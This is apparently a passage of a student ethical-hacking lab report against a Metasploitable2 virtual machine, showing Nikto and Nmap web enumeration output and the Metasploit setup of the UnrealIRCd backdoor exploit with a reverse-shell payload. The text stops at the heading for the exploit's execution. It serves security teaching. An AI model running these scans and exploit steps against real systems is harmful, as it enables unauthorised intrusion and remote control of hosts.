
```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ nikto -host http://192.168.0.2
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.0.2
+ Target Hostname:    192.168.0.2
+ Target Port:        80
+ Start Time:         2025-11-12 13:58:31 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://ww
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: inde
vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: htt
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2025-11-12 13:58:47 (GMT-5) (16 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

A7 — Web Service Enumeration

Screenshots: Additional Nmap scripts showing exposed web services.



```
┌──(kali㉿group11-ethicalhacking-cyt130)-[~/Desktop]
└─$ # quick service/version + scripts for HTTP
sudo nmap -sS -sV -p 80,81,443,8000,8080,8180,8443 --script=http-title,http-enum -oN web_nse.txt 192.168.0.2
cat web_nse.txt

[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 13:54 EST
Nmap scan report for 192.168.0.2
Host is up (0.00031s latency).

PORT     STATE  SERVICE    VERSION
80/tcp   open   http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
81/tcp   closed hosts2-ns
443/tcp  closed https
8000/tcp closed http-alt
8080/tcp closed http-proxy
8180/tcp open   http       Apache Tomcat/Coyote JSP engine 1.1
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_  /webdav/: Potentially interesting folder
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
8443/tcp closed https-alt
```


kali@group11-ethicalhacking-cyt130: ~/Desktop
Session Actions Edit View Help
Fa
File Edit View
Ln 2, Col 1 26 cha Plai 100' W UTI

```
8443/tcp closed https-alt
MAC Address: 00:0C:29:44:01:90 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.40 seconds
# Nmap 7.95 scan initiated Wed Nov 12 13:54:40 2025 as: /usr/lib/nmap/nmap -sS -sV -p 80,81,443,8000,8080,8180,8443 --script=http-title,http-enum -oN web_nse.txt 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.00031s latency).

PORT     STATE  SERVICE    VERSION
80/tcp   open   http       Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
81/tcp   closed hosts2-ns
443/tcp  closed https
8000/tcp closed http-alt
8080/tcp closed http-proxy
8180/tcp open   http       Apache Tomcat/Coyote JSP engine 1.1
| http-enum:
|   /admin/: Possible admin folder
|   /admin/index.html: Possible admin folder
|   /admin/login.html: Possible admin folder
|   /admin/admin.html: Possible admin folder
|   /admin/account.html: Possible admin folder
|   /admin/admin_login.html: Possible admin folder
|   /admin/home.html: Possible admin folder
|   /admin/admin-login.html: Possible admin folder
|   /admin/adminLogin.html: Possible admin folder
|   /admin/controlpanel.html: Possible admin folder
|   /admin/cp.html: Possible admin folder
|   /admin/index.jsp: Possible admin folder
|   /admin/login.jsp: Possible admin folder
|   /admin/admin.jsp: Possible admin folder
|   /admin/home.jsp: Possible admin folder
|   /admin/controlpanel.jsp: Possible admin folder
|   /admin/admin-login.jsp: Possible admin folder
|   /admin/cp.jsp: Possible admin folder
|   /admin/account.jsp: Possible admin folder
|   /admin/admin_login.jsp: Possible admin folder
|   /admin/adminLogin.jsp: Possible admin folder
|   /manager/html/upload: Apache Tomcat (401 Unauthorized)
|   /manager/html: Apache Tomcat (401 Unauthorized)
|   /admin/view/javascript/fckeditor/editor/filemanager/connectors/test.html: OpenCart/FCKeditor File upload
|   /admin/includes/FCKeditor/editor/filemanager/upload/test.html: ASP Simple Blog / FCKeditor File Upload
|   /admin/jscript/upload.html: Lizard Cart/Remote File upload
|_  /webdav/: Potentially interesting folder
|_http-server-header: Apache-Coyote/1.1
|_http-title: Apache Tomcat/5.5
8443/tcp closed https-alt
MAC Address: 00:0C:29:44:01:90 (VMware)
```


Farhan Ahmed
Ankit Pradhan

12 - Appendix B: Exploitation Proof

This appendix contains all screenshots collected during exploitation. Each screenshot corresponds to one of the vulnerabilities documented in Part A and Part B.

B1 — UnrealIRCd Exploit Setup

Screenshot: Metasploit module configuration for UnrealIRCd.



kali@group11-ethicalhacking-cyt130: ~/Desktop
Session Actions Edit View Help
Fa
File Edit View
Ln 2, Col 1 26 cha Plai 100' W UTI

```
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                    Disclosure Date  Rank    Check  Description
   -   ----                                    ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_perl              .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6         .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby              .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6         .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                .                normal  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                .                normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl .               normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl           .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl       .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby           .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl       .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet .             normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: socks5, socks5h, http, sapni, socks4
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    6667             yes       The target port (TCP)


Payload options (cmd/unix/reverse):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Farhan Ahmed
Ankit Pradhan

B2 — UnrealIRCd Exploit Execution

